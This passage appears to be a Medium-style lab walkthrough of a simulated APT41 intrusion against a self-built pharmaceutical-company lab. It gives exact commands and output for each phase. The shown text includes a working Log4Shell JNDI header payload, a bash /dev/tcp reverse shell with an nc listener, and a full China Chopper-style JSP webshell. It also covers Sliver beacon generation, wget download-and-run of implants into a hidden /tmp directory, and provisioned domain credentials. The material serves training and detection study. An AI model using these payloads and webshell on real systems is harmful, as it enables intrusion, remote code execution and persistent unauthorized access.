

Attack Playbook—Operation DragonRx

Phase-by-Phase Attack Guide: Exact Commands Against the Deployed Lab



...

Operation DragonRx series:

CTI Report

APT41 Targeting Pharmaceutical Sector:
Log4Shell to Domain Compromise

Threat Intelligence Report | Operation DragonRx
medium.com



Lab Architecture

Lab Architecture—Operation DragonRx

Part of the Operation DragonRx series · Overview ·
Lab Architecture · Attack Playbook · DFIR...



medium.com



Attack Playbook

Attack Playbook—Operation DragonRx

Phase-by-Phase Attack Guide: Exact Commands
Against the Deployed Lab

medium.com



Detection Guide (in progress...)

DFIR Playbook (in progress...)

Malware Analysis (in progress...)

. . .

Operator perspective: Most commands run from the Kali Docker container. A few use `docker` CLI commands that must run on the **host machine** (not inside Kali—Docker is not installed in the container). **Lab shell notation:**

Operation DragonRx: Terminal / Session Reference Card		
Quick operator guide for lab shell contexts, where each session lives, and how to access or use each one.		
Context	Description	How to Access / Use
[HOST]	Your host terminal (outside any container)	Use for docker logs, docker exec, make
[KALI]	Kali attacker container	make shell or docker exec -it dragonrx_kali /bin/bash
[WEB01]	Shell on Ubuntu web server (192.168.10.100), obtained in Phase 1	Use the existing shell obtained in Phase 1
[WS01]	Windows 10 psexec session (192.168.10.50)	Use the existing psexec session
[DC01]	Windows Server 2019 Domain Controller (192.168.10.10)	Use the existing Domain Controller session
[C2]	Sliver console	docker exec -it dragonrx_c2 sliver Run from [HOST]

- [HOST] —your host terminal (outside any container)—use for `docker logs` , `docker exec` , `make`

- `[KALI]` —Kali attacker container (`make shell` or `docker exec -it dragonrx_kali /bin/bash`)
- `[WEB01]` —shell on Ubuntu web server (192.168.10.100), obtained in Phase 1
- `[WS01]` —Windows 10 psexec session (192.168.10.50)
- `[DC01]` —Windows Server 2019 Domain Controller (192.168.10.10)
- `[C2]` —Sliver console (`docker exec -it dragonrx_c2 sliver`)—run from `[HOST]`

. . .

Operation DragonRx series · CTI Report · Lab Architecture · Attack Playbook · Detection Guide · DFIR Playbook · Malware Analysis

Table of Contents

- [Lab Architecture](#)
- [Lab Start Checklist](#)
- [Network Reference Card](#)
- [Phase 0: Reconnaissance](#)
- [Phase 1: Initial Access—Log4Shell](#)
- [Phase 2: Foothold—Webshell + Implant](#)
- [Phase 3: Discovery](#)
- [Phase 4: Credential Access](#)
- [Phase 5: Lateral Movement](#)
- [Phase 6: Collection](#)
- [Phase 7: Exfiltration](#)
- [Phase 8: DLL Sideload Persistence on DC01](#)
- [Phase 9: Ransomware \(Optional\)](#)

- [Phase 10: Cleanup](#)
- [Kill Chain Summary](#)
- [Loot Summary](#)
- [Destroy the lab](#)

. . .

Lab Architecture—Operation DragonRx

Lab Architecture—Operation DragonRx

Part of the Operation DragonRx series · Overview ·
Lab Architecture · Attack Playbook · DFIR...

medium.com



One script deployment:

```
# Clone
git clone https://github.com/anpa1200/dragonrx-lab
cd dragonrx-lab
bash scripts/deploy.sh

# You can also use flags to skip parts you don't want

bash scripts/deploy.sh --skip-vm      # Docker
bash scripts/deploy.sh --skip-ansible # skip pr
bash scripts/deploy.sh --no-test      # skip va
```

. . .


Lab Start Checklist

Run these before touching any attack commands.

```
[HOST]
make test
# Expected: all green - DC01, FS01, WS01, Wazuh,
# 3. Open Kali attacker shell (keep this open th
make shell
# Equivalent: docker exec -it dragonrx_kali /bin
# 4. Optional: watch SIEM alerts in parallel
# Open http://localhost:5601 in a browser (Kiban
# Navigate to: Security → Alerts
```

```
PLAY RECAP *****
dc01      : ok=5    changed=4    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
fs01      : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
localhost : ok=6    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
ws01      : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

11:08:54 (base) andrey@andrey-lab dragonrx-lab ±|main X|→
```



```
08:29:09 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→ make shell
docker exec -it dragonrx_kali /bin/bash
└─(root@kali)-[/opt]
#
```

• • •

Network Reference Card

Operation DragonRx: Network Reference Card

Quick network layout reference for attacker infrastructure, target systems, routing behavior, and dual-homed access paths.

ATTACKER NETWORK — 10.0.0.0/24

Docker bridge: attacker_net

IP	Host	Role / Notes
10.0.0.5	dragonrx_kali	Your operator shell, staging HTTP server, reverse shell listener
10.0.0.10	dragonrx_c2	Sliver C2 — HTTPS implant listener on :443 (internal)
10.0.0.20	dragonrx_jndi	marshalsec LDAP relay :1389 + Exploit.class HTTP server :8080

TARGET NETWORK — 192.168.10.0/24

Docker bridge: target_net + VirtualBox bridged NICs

IP	Host	Role / Notes
10.0.0.100 / 192.168.10.100	dragonrx_web01	Spring Boot + log4j-core 2.14.1 :8080
192.168.10.10	DC01	Windows Server 2019 — novatech.local DC
192.168.10.20	FS01	Windows Server 2019 — SMB file server
192.168.10.50	WS01	Windows 10 22H2 — jsmith workstation
192.168.10.200	dragonrx_wazuh	Wazuh manager
192.168.10.203	dragonrx_kibana	Kibana SIEM — http://localhost:5601

ROUTING

setup_routing.sh enables IP forwarding + iptables FORWARD between attacker_net and target_net. Kali at 10.0.0.5 can reach all hosts in 192.168.10.0/24 via this routing.

WEB01 dual-homed access

WEB01 is dual-homed — reachable from Kali as 10.0.0.100:8080 and from Windows VMs as 192.168.10.100:8080.

```
ATTACKER NETWORK 10.0.0.0/24 (Docker bridge: a
10.0.0.5 dragonrx_kali Your operator shel
10.0.0.10 dragonrx_c2 Sliver C2 — HTTPS
10.0.0.20 dragonrx_jndi marshalsec LDAP re
TARGET NETWORK 192.168.10.0/24 (Docker bridge:
10.0.0.100 / 192.168.10.100 dragonrx_web01 T
192.168.10.10 DC01 W
192.168.10.20 FS01 W
192.168.10.50 WS01 W
192.168.10.200 dragonrx_wazuh W
192.168.10.203 dragonrx_kibana K
ROUTING: setup_routing.sh enables IP forwarding
Kali at 10.0.0.5 can reach all hosts in 192.168.
WEB01 is dual-homed - reachable from Kali as 10.
```

Credentials provisioned by Ansible (do NOT use these directly— discover them in-sim):

```
Domain: novatech.local / NOVATECH (NetB
Administrator: NovaTech_Admin2024! (Domain Ad
jsmith: Research#2024 (R&D dept
```

```
svc_ldap:      NovaTech2021!      (service a
svc_backup:    Backup_Svc99!      (Kerberoas
```

. . .

Phase 0: Reconnaissance

ATT&CK: T1595.002, T1592.002, T1596.003, T1596.005, T1589.002

What's happening: Before touching the target, the attacker maps the external attack surface using passive and active techniques that generate minimal or no alerts. The goal is to confirm the Log4Shell-vulnerable Java application without triggering any SIEM rules.

0.1 Passive Recon (simulated—no real external footprint in lab)

In the scenario, NovaTech Pharma has a patient portal at `portal.novatech-pharma.com`. Against a real target these would return real data. In the lab, skip to §0.2.

```
[KALI]
# Certificate transparency logs (crt.sh) – enumerate
# crt.sh is a public database of TLS certificate
curl -s "https://crt.sh/?q=%25.novatech-pharma.com" |
python3 -c "
import sys, json
data = json.load(sys.stdin)
names = set(r['name_value'] for r in data)
[print(n) for n in sorted(names)]
" 2>/dev/null

# Expected: portal.novatech-pharma.com, api.novatech-pharma.com
# Shodan – search internet-wide scan database for
# Query runs against Shodan's index, never contains IP addresses
shodan search 'org:"NovaTech Pharma"' --fields ip
shodan search 'ssl.cert.subject.CN:"novatech-pharma.com"'
# Employee harvesting – LinkedIn/Google/Bing for
```

```
# Gives us potential usernames for password spr  
theHarvester -d novatech-pharma.com -b google,li
```

Why it matters: Passive recon confirms the target is running Java infrastructure and has internet- exposed services. All of this creates zero alerts on the target—it never sees any of these requests.

0.2 Active Web Fingerprinting

```
[KALI]  
# Create output directory  
mkdir -p /opt/loot/recon  
# Full version scan on the web application  
# -sV: version detection    -sC: default scripts  
# -oA: write all output formats (nmap, gnmap, xm  
nmap -sV -sC -p 8080 10.0.0.100 -oA /opt/loot/re
```

Expected output:

```
08:34:15 (base) andrey@andrey-lab dragonrx-lab ~$ sudo nmap -sV -sC -p 8080 10.0.0.100 -oA /opt/loot/recon/web01_scan  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-03 20:34 IDT  
Nmap scan report for 10.0.0.100  
Host is up (0.000040s latency).  
  
PORT      STATE SERVICE VERSION  
8080/tcp  open  http    Apache Tomcat 9.0.54  
|_http-title: Site doesn't have a title (application/json;charset=UTF-8).  
MAC Address: A6:31:8B:6E:6B:ED (Unknown)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds
```

```
PORT      STATE SERVICE VERSION  
8080/tcp  open  http    Apache Tomcat 9.0.54
```

The app suppresses the `Server:` response header. nmap confirms the port is open and HTTP—that is enough.

```
[KALI]
# Web technology fingerprinting
whatweb http://10.0.0.100:8080 -v 2>/dev/null |
```

Expected—JSON API, no HTML:

```
(root@kali)-[/opt]
# whatweb http://10.0.0.100:8080 -v 2>/dev/null | tee /opt/loot/recon/whatweb.txt
WhatWeb report for http://10.0.0.100:8080
Status      : 400 Bad Request
Title       : <None>
IP          : 10.0.0.100
Country     : RESERVED, ZZ

Summary     : Cookies[JSESSIONID], HttpOnly[JSESSIONID], Java

Detected Plugins:
[ Cookies ]
  Display the names of cookies in the HTTP headers. The
  values are not returned to save on space.

  String      : JSESSIONID

[ HttpOnly ]
  If the HttpOnly flag is included in the HTTP set-cookie
  response header and the browser supports it then the cookie
  cannot be accessed through client side script - More Info:
  http://en.wikipedia.org/wiki/HTTP_cookie

  String      : JSESSIONID

[ Java ]
  Java allows you to play online games, chat with people
  around the world, calculate your mortgage interest, and
  view images in 3D, just to name a few. It's also integral
  to the intranet applications and other e-business solutions
  that are the foundation of corporate computing.

  Website     : http://www.java.com/

HTTP Headers:
HTTP/1.1 400
Set-Cookie: JSESSIONID=B41637102DE425D2D6F1F9384576C785; Path=/; HttpOnly
Content-Type: application/json;charset=UTF-8
Content-Length: 76
Date: Mon, 04 May 2026 10:16:35 GMT
Connection: close

(root@kali)-[/opt]
#
```

```
WhatWeb report for http://10.0.0.100:8080
Status      : 400 Bad Request
Title       : <None>
IP          : 10.0.0.100
Country     : RESERVED, ZZ
```

Summary : Cookies[JSESSIONID], HttpOnly[JSESSI

Detected Plugins:

[Cookies]

Display the names of cookies in the HTTP header values are not returned to save on space.

String : JSESSIONID

[HttpOnly]

If the HttpOnly flag is included in the HTTP se response header and the browser supports it the cannot be accessed through client side script - http://en.wikipedia.org/wiki/HTTP_cookie

String : JSESSIONID

[Java]

Java allows you to play online games, chat with around the world, calculate your mortgage inter view images in 3D, just to name a few. It's als to the intranet applications and other e-busine that are the foundation of corporate computing.

Website : <http://www.java.com/>

HTTP Headers:

HTTP/1.1 400

Set-Cookie: JSESSIONID=B41637102DE425D2D6F1F938

Content-Type: application/json;charset=UTF-8

Content-Length: 76

Date: Mon, 04 May 2026 10:16:35 GMT

Connection: close

WhatWeb detects little: no HTML, no Server header, no cookies. The application/json content type and bare 400 on / (missing X-API-Version header) reveals a custom JSP API—not a static site.

[KALI]

Read raw response headers

```
curl -s -o /dev/null -D - http://10.0.0.100:8080
```

Expected:

```
(root@kali) ~/opt
# curl -s -o /dev/null -D - http://10.0.0.100:8080/ | grep -iE "server|x-powered|content-type"
Content-Type: application/json;charset=UTF-8
(root@kali) ~/opt
#
```

Content-Type: application/json;charset=UTF-8

```
[KALI]
# Probe for injection vectors: test the X-API-Ver
# The JSP reads this header and passes it direct
curl -v -H "X-API-Version: recon-test" http://10
```

Expected:

```
(root@kali) ~/opt
# curl -v -H "X-API-Version: recon-test" http://10.0.0.100:8080/ 2>&1 | grep -E "< HTTP|Content-Type"
< HTTP/1.1 200
< Content-Type: application/json;charset=UTF-8
(root@kali) ~/opt
```

```
< HTTP/1.1 200
< Content-Type: application/json;charset=UTF-8
```

A 200 confirms the app accepts and processes `X-API-Version` . This is the header log4j logs. The log4j version is not visible in the HTTP response—OOB callback in Phase 1.1 is the confirmation step. CVE-2021-44228 affects all log4j-core 2.x prior to 2.15.0.

SIEM detection posture: Zero alerts. Standard HTTP requests with no exploit payload. Zeek logs connections to conn.log; no rule match.

. . .

Phase 1: Initial Access—Log4Shell (CVE-2021-44228)

ATT&CK: T1190

What's happening: Log4j 2 processes a JNDI lookup string (`${jndi:ldap://...}`) embedded in any logged value—in this case the `X-Api-Version` HTTP header. When Log4j sees this string, it initiates an outbound LDAP connection to the attacker-controlled relay (marshalsec). The relay redirects the victim JVM to download a Java class from the attacker's HTTP server. The JVM runs Java 8 with `com.sun.jndi.ldap.object.trustURLCodebase=true` set as a JVM flag (required since JDK 8u191+ disables remote class loading by default—the lab Dockerfile sets it explicitly via `JAVA_OPTS`). It instantiates the downloaded class, executing its static initializer—which runs our reverse shell command.

The `dragonrx_jndi` container handles the entire relay chain automatically:

- marshalsec LDAP relay: `10.0.0.20:1389`
- Exploit.class HTTP server: `10.0.0.20:8080` (host port `8888`)
- `Exploit.class` payload: `bash -i >& /dev/tcp/10.0.0.5/4444 0>&1`

You do not compile anything. Just open a listener and fire one curl.

1.1 Verify the JNDI Relay is Ready

[HOST]

```
# Check JNDI server container is running and list  
docker logs dragonrx_jndi 2>&1 | tail -8
```

Expected:

```
01:18:58 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→ docker logs dragonrx_jndi 2>&1 | tail -8  
[*] Compiling Exploit.class (callback: 10.0.0.5:4444)...  
[*] Exploit.class ready (class file version 52 / Java 8).  
[*] Starting payload HTTP server on :8080...  
[*] Starting marshalsec LDAP relay on :1389...  
Listening on 0.0.0.0:1389  
01:19:00 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→
```

```
[*] Compiling Exploit.class (callback: 10.0.0.5:  
[*] Exploit.class ready.  
[*] Starting payload HTTP server on :8080...  
[*] Starting marshalsec LDAP relay on :1389...  
Listening on 0.0.0.0:1389
```

[KALI]

```
# Optional: verify WEB01 can reach the JNDI relay  
# This sends a JNDI lookup that will fail (no class found)  
curl -s http://10.0.0.100:8080/ \\  
-H 'X-API-Version: ${jndi:ldap://10.0.0.20:1389/test}'
```

```
08:37:07 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→ curl -s http://10.0.0.100:8080/ \\  
-H 'X-API-Version: ${jndi:ldap://10.0.0.20:1389/test}'  
{"status":200,"service":"NovaTech Patient Portal"}
```

[HOST]

```
# Check if JNDI server received the callback
```

```
docker logs dragonrx_jndi 2>&1 | tail -5
# Expected: "Received connection from 192.168.100.100"
```

```
01:19:29 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→ docker logs dragonrx_jndi 2>&1 | tail -5
[*] Starting payload HTTP server on :8080...
[*] Starting marshalsec LDAP relay on :1389...
Listening on 0.0.0.0:1389
Send LDAP reference result for test redirecting to http://10.0.0.20:8080/Exploit.class
10.0.0.100 - - [04/May/2026 10:19:29] "GET /Exploit.class HTTP/1.1" 200 -
01:19:57 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→
```

. . .

1.2 Get the Reverse Shell

```
[KALI] – Terminal 1: open reverse shell listener
# rlrwrap adds readline support (arrow keys, history)
rlwrap nc -lvnp 4444
# Listening on 0.0.0.0 4444
```

```
[KALI] – Terminal 2: fire the exploit
# The ${jndi:ldap://} string is what Log4j process
# 10.0.0.20:1389 – marshalsec LDAP relay
# /Exploit – path that marshalsec redirects to
curl -s http://10.0.0.100:8080/ \
-H 'X-API-Version: ${jndi:ldap://10.0.0.20:1389/Exploit.class}'
# No output expected – the curl just sends the http request
```

Back in Terminal 1—shell appears within 2–3 seconds:

```
(root@kali)-[/opt]
# rlrwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.100] 38622
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@web01:/#
```

```
connect to [10.0.0.5] from (UNKNOWN) [10.0.0.100]:22 ssh:
bash: cannot set terminal process group: Inappropriate ioctl for device
bash: no job control in this shell
root@web01:/#
```

Verify your position:

```
[WEB01]
id
# uid=0(root) gid=0(root) groups=0(root)
whoami
# root
hostname
# web01
```

```
root@web01:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@web01:/# whoami
whoami
root
root@web01:/# hostname
hostname
web01
root@web01:/#
```

The container runs as **root**. Ubuntu 22.04—bash available, Python not installed.

Forensic artifact created (irreversible): Tomcat access log writes the raw `${jndi:}` string:

```
10.0.0.5 - - [20/Apr/2026:14:23:07 +0000] "GET /
```

This log entry survives even if you delete bash history, kill the implant, or overwrite the shell.

SIEM alerts fired:

- Zeek HTTP: Log4Shell JNDI string in X-API-Version header — **CRITICAL**
- Sysmon EID 1: java spawned sh —**CRITICAL**

If the shell doesn't land:

```
[HOST]
# Check the JNDI container caught the request
docker logs dragonrx_jndi 2>&1 | tail -10
# Confirm WEB01 JVM version and trustURLCodebase flag
docker exec dragonrx_web01 java -version 2>&1
# Expected: openjdk version "1.8.0.xxx" (any patch - lab sets trustURLCodebase=true via JAVA_OPTS)
# Confirm the JVM flag is set in the running Tomcat process
docker exec dragonrx_web01 ps aux | grep -o 'trustURLCodebase=[^ ]*'
# Expected: trustURLCodebase=true
```

```
10.0.0.100 - - [04/May/2026 10:19:29] "GET /Exploit.class HTTP/1.1" 200
01:19:57 (base) andrey@andrey-lab: dragonrx-lab ±|main|→# Check the JNDI container caught the request
docker logs dragonrx_jndi 2>&1 | tail -10
# Confirm WEB01 JVM version and trustURLCodebase flag
docker exec dragonrx_web01 java -version 2>&1
# Expected: openjdk version "1.8.0.xxx" (any patch - lab sets trustURLCodebase=true via JAVA_OPTS)
# Confirm the JVM flag is set in the running Tomcat process
docker exec dragonrx_web01 ps aux | grep -o 'trustURLCodebase=[^ ]*'
# Expected: trustURLCodebase=true
[*] Compiling Exploit.class (callback: 10.0.0.5:4444)...
[*] Exploit.class ready (class file version 52 / Java 8).
[*] Starting payload HTTP server on :8080...
[*] Starting marshalsec LDAP relay on :1389...
Listening on 0.0.0.0:1389
Send LDAP reference result for test redirecting to http://10.0.0.20:8080/Exploit.class
10.0.0.100 - - [04/May/2026 10:19:29] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for Exploit redirecting to http://10.0.0.20:8080/Exploit.class
10.0.0.100 - - [04/May/2026 10:20:50] "GET /Exploit.class HTTP/1.1" 200 -
openjdk version "1.8.0_482"
OpenJDK Runtime Environment (build 1.8.0_482-8u482-ga-us1-0ubuntu1-22.04-b08)
OpenJDK 64-Bit Server VM (build 25.482-b08, mixed mode)
trustURLCodebase=true
trustURLCodebase=true
```

```
[KALI]
# Check the Exploit.class is being served correct
curl -s http://10.0.0.20:8080/Exploit.class | file -
# Should return: Java class data
```

```
08:42:11 (base) andrey@andrey-lab dragonrx-lab ~$ curl -s http://10.0.0.20:8080/Exploit.class | file -
/dev/stdin: compiled Java class data, version 52.0 (Java 1.8)
08:43:01 (base) andrey@andrey-lab dragonrx-lab ~$
```

. . .

Phase 2: Foothold—Webshell + Implant

ATT&CK: T1505.003, T1053.003, T1059.004

What's happening: The reverse shell is fragile—a single network hiccup kills it with no way back. APT41 is documented to establish multiple redundant persistence mechanisms before lateral movement. We deploy two independent channels: a JSP webshell (instantly accessible via HTTP) and the RxPhage beacon (persistent C2 via Sliver HTTPS). Both survive the reverse shell dying.

2.1 Stabilize the Reverse Shell

WEB01 is Ubuntu 22.04—bash is available but Python is not installed.

Use `script` to upgrade:

```
[WEB01 – raw reverse shell]
script -qc /bin/bash /dev/null
# Press Ctrl+Z
```

```
[KALI]
stty raw -echo
```

```
fg
# Press Enter once
```

```
[WEB01 – proper PTY]
export TERM=xterm
stty rows 50 cols 200
```

Sliver C2 (\$2.3) replaces the reverse shell and provides full interactivity—the PTY upgrade is optional if you plan to move to C2 immediately.

2.2 Deploy JSP Webshell (China Chopper Pattern)

Why this path: The lab uses Tomcat 9.0.54 with the log4shell WAR deployed to `webapps/ROOT/`. Tomcat extracts the WAR at startup, giving a real writable webroot at `/opt/tomcat/webapps/ROOT/`. Writing a JSP there makes it immediately accessible via the HTTP server. The China Chopper one-liner pattern is extensively documented in APT41 intrusions.

```
[WEB01]
# Confirm the webroot exists and is writable
ls /opt/tomcat/webapps/ROOT/
# META-INF/ WEB-INF/ index.jsp
```

```
root@web01:/# ls /opt/tomcat/webapps/ROOT/
ls /opt/tomcat/webapps/ROOT/
META-INF WEB-INF index.jsp
```

```
[WEB01]
# Create a plausible-looking directory path
mkdir -p /opt/tomcat/webapps/ROOT/resources/imgs
# Write the webshell - one-liner, parameter-driv
```

```

cat > /opt/tomcat/webapps/ROOT/resources/imgs/cache.jsp
<%@page import="java.util.*,java.io.*"%><%
String cmd = request.getParameter("c");
if(cmd != null && !cmd.isEmpty()) {
    Process p = Runtime.getRuntime().exec(new String[] { cmd });
    BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
    StringBuilder sb = new StringBuilder();
    String line;
    while((line = br.readLine()) != null) sb.append(line + "\n");
    out.print(sb.toString());
}
%>
JSPEOF
ls -la /opt/tomcat/webapps/ROOT/resources/imgs/cache.jsp

```

Test the webshell from Kali:

```

[KALI]
curl -s "http://10.0.0.100:8080/resources/imgs/cache.jsp?c=id%3Bwhoami%3Bhostname"

```

```

(root@kali) ~ - ssh -C -p 22 root@10.0.0.100
# curl -s "http://10.0.0.100:8080/resources/imgs/cache.jsp?c=id%3Bwhoami%3Bhostname"
uid=0(root) gid=0(root) groups=0(root)
root
web01

```

Expected:

```

uid=0(root) gid=0(root) groups=0(root)
root
web01

```

SIEM alert fired:

- Wazuh: File created in Tomcat webroot—HIGH

2.3 Deploy Sliver Beacon (Operational C2)

Why a Sliver beacon: The reverse shell is fragile—one dropped packet kills it. The Sliver beacon connects OUT to C2 on a schedule and reconnects automatically. This is the primary persistent access channel for Phases 3–8.

RxPhage vs Sliver beacon: These are two separate binaries with different roles. The Sliver beacon is your operational C2 shell. RxPhage (§2.4) is the PlugX-like custom implant that is the subject of the malware analysis article—it does NOT connect to Sliver.

Step 1—Generate the beacon (run once; binary persists in c2/loot volume):

```
[C2] - from host, open Sliver console
docker exec -it dragonrx_c2 sliver
```

```
08:49:05 (base) andrey@andrey-lab dragonrx-lab ±|main✓|→ docker exec -it dragonrx_c2 sliver
Connecting to 127.0.0.1:31337 ...

SLIVER

All hackers gain first strike
[*] Server v1.7.3 - 3bbaf805104dcc4a75414ee0084e8de50702cad4
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command
```

```
sliver > http --lhost 10.0.0.10 --lport 80
# [*] Successfully started job #N
sliver > generate beacon \
    --http 10.0.0.10:80 \
    --os linux --arch amd64 \
    --name dragonrx_beacon \
```



```
--seconds 30 \  
--jitter 5 \  
--save /opt/loot/ \  
--skip-symbols  
# [*] Build completed in Xs  
# [*] Implant saved to /opt/loot/dragonrx_beacon
```

```
[127.0.0.1] sliver > http --lhost 10.0.0.10 --lport 80  
  
[*] Starting HTTP :80 listener ...  
[*] Successfully started job #1  
  
[27.0.0.1] sliver > generate beacon \  
  
[*] Generating new linux/amd64 beacon implant binary (30s)  
[!] Symbol obfuscation is disabled  
[*] Build completed in 22s  
[*] Implant saved to /opt/loot/dragonrx_beacon  
  
[127.0.0.1] sliver > 
```

Step 2—Copy beacon to Kali’s staging directory (run from host):

```
[HOST]  
sudo docker cp dragonrx_c2:/opt/loot/dragonrx_beacon  
./attacker/tools/rxphage/dragonrx_beacon
```

```
01:20:17 (base) andrey@andrey-lab: dragonrx-lab $[root@kali:~]# sudo docker cp dragonrx_c2:/opt/loot/dragonrx_beacon ./attacker/tools/rxphage/dragonrx_beacon  
[sudo] password for andrey:  
Successfully copied 18.5MB to /home/andrey/dragonrx-lab/attacker/tools/rxphage/dragonrx_beacon  
01:20:17 (base) andrey@andrey-lab: dragonrx-lab $[root@kali:~]#
```

Step 3—Start the staging HTTP server on Kali:

```
[KALI] – Terminal 2  
# Kill any stale server on 8900 first, then start  
fuser -k 8900/tcp 2>/dev/null || true
```

```
python3 -m http.server 8900 --directory /opt/too
# Serving HTTP on 0.0.0.0 port 8900 ...
# Confirm both binaries are available
ls /opt/tools/rxphage/
# dragonrx_beacon rxphage rxphage.exe
```

```
(root@kali)-[/opt]
# Serving HTTP on 0.0.0.0 port 8900 (http://0.0.0.0:8900/) ...
```

```
(root@kali)-[/opt]
# ls /opt/tools/rxphage/
dragonrx_beacon rxphage rxphage.exe rxphage_loader.dll
```

Step 4—Download and run on web01:

```
[WEB01 – via reverse shell or webshell]
mkdir -p /tmp/.cache
wget -q http://10.0.0.5:8900/rxphage/dragonrx_be
chmod +x /tmp/.cache/dragonrx_beacon
nohup /tmp/.cache/dragonrx_beacon &>/dev/null &
echo "Beacon PID: $!"
```

Step 5—Verify beacon check-in (within ~35 seconds):

```
[C2]
sliver > beacons
```

```
[127.0.0.1] sliver > beacons
```

ID	Name	Tasks	Transport	Remote Address	Hostname	Username	Process (PID)	Operating System	Locale	Last Check-In
c24b566	dragonrx_beacon	0/0	https	10.0.0.100:43186	web01	root	/tmp/.cache/dragonrx_beacon (1408)	linux/amd64		Mon May 4 10:31:23 UTC 2026 (21s ago)

```
[127.0.0.1] sliver > []
```

Expected:

ID	Name	Transport	Hostname
dc189fbc	dragonrx_beacon	http	web01

Beacons ≠ Sessions: `generate beacon` creates an async implant—it checks in on a schedule, gets queued tasks, executes them, and reports back. It does NOT appear under `sessions`. Use `beacons` to list them and `use <ID>` to task them.

Interact with the beacon:

```
sliver > use <becon id>
```

```
# Sliver built-in commands (no 'execute' needed)
sliver (dragonrx_beacon) > whoami           # current user
sliver (dragonrx_beacon) > getpid           # beacon pid
sliver (dragonrx_beacon) > ifconfig         # network info
sliver (dragonrx_beacon) > ps              # process list
sliver (dragonrx_beacon) > cat /etc/hosts
# Arbitrary OS commands - use 'execute -o':
sliver (dragonrx_beacon) > execute -o -- id
sliver (dragonrx_beacon) > execute -o -- uname -a
sliver (dragonrx_beacon) > execute -o -- /bin/bash
# Note: beacon commands are async - output arrives later
```

```
=====
c24ab5c6 dragonrx_beacon 0/0 http(s) 10.0.0.100:43186 web01 root /tmp/.cache/dragonrx_beacon (1488) linux/amd64 Mon May 4 19:31:23 UTC 2026 (21s ago)
[127.0.0.1] sliver > use c24ab5c6
[*] Active beacon dragonrx_beacon (c24ab5c6-26f4-453a-bec6-c623ba7b94a2)
[127.0.0.1] sliver (dragonrx_beacon) > []
```

```
[127.0.0.1] sliver (dragonrx_beacon3) > whoami  
Logon ID: root  
[127.0.0.1] sliver (dragonrx_beacon3) > getpid  
1974  
[127.0.0.1] sliver (dragonrx_beacon3) > ifconfig  
[*] Tasked beacon dragonrx_beacon3 (d364f75b)  
[+] dragonrx_beacon3 completed task d364f75b
```

```
+-----+  
| eth0                                     |  
+-----+  
| # | IP Addresses | MAC Address |  
+---+-----+-----+  
| 2 | 10.0.0.100/24 | a6:31:8b:6e:6b:ed |  
+-----+
```

```
+-----+  
| eth1                                     |  
+-----+  
| # | IP Addresses | MAC Address |  
+---+-----+-----+  
| 3 | 192.168.10.100/24 | 6e:d2:46:e7:1f:67 |  
+-----+
```

```
1 adapters not shown.
```

```
1931  1  dragonrx_beacon

[127.0.0.1] sliver (dragonrx_beacon3) > 1932  1

1974  969  dragonrx_beacon

4438  1  bash

4440  4438  bash

4508  1  bash

4510  4508  bash

4673  4510  script

4674  4673  sh

4675  4674  bash
```

SIEM alert fired:

- Zeek conn.log: Outbound HTTP beaconing to internal C2 (10.0.0.10:80)—HIGH

. . .

2.4 Deploy RxPhage Implant (Malware Analysis Artifact)

What RxPhage is: A custom Go implant mirroring APT41's PlugX behavioral patterns—XOR-encoded config, jittered beacon loop,

VM/debugger detection, cron persistence. It is the subject of rxphage-malware.md. In the lab it runs silently in the background; the interesting part is static reverse engineering (Ghidra walkthrough in the article).

RxPhage attempts to beacon to `updates.oracle-cdn.com` (XOR-encoded in the binary, key `0x4C`). That domain does not resolve in the lab—the beacon loop retries silently. This is intentional: the malware analysis shows how analysts recover the hidden C2 domain from the binary.

```
[KALI] – Terminal 2 (http.server already running)
ls -lh /opt/tools/rxphage/rxphage
file /opt/tools/rxphage/rxphage
# ELF 64-bit LSB executable, x86-64, statically
```

```
root@kali: /opt#
└─$ ls -lh /opt/tools/rxphage/rxphage
file /opt/tools/rxphage/rxphage
-rwxr-xr-x 1 root root 5.0M May  4 09:42 /opt/tools/rxphage/rxphage
/opt/tools/rxphage/rxphage: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=ebvtuLeuIQ0PoxT90Zn/vLPjGz19K10FjH4wP/907_48hvk_n1Cfshw98/h3ooFqKEhQ11V99
ap5D, stripped
root@kali: /opt#
```

```
[WEB01]
wget -q http://10.0.0.5:8900/rxphage/rxphage -O
chmod +x /tmp/.cache/rxphage
```

```
root@web01: /# wget -q http://10.0.0.5:8900/rxphage/rxphage -O /tmp/.cache/rxphage
wget -q http://10.0.0.5:8900/rxphage/rxphage -O /tmp/.cache/rxphage
chmod +x /tmp/.cache/rxphage
chmod +x /tmp/.cache/rxphage
root@web01: /# chmod +x /tmp/.cache/rxphage
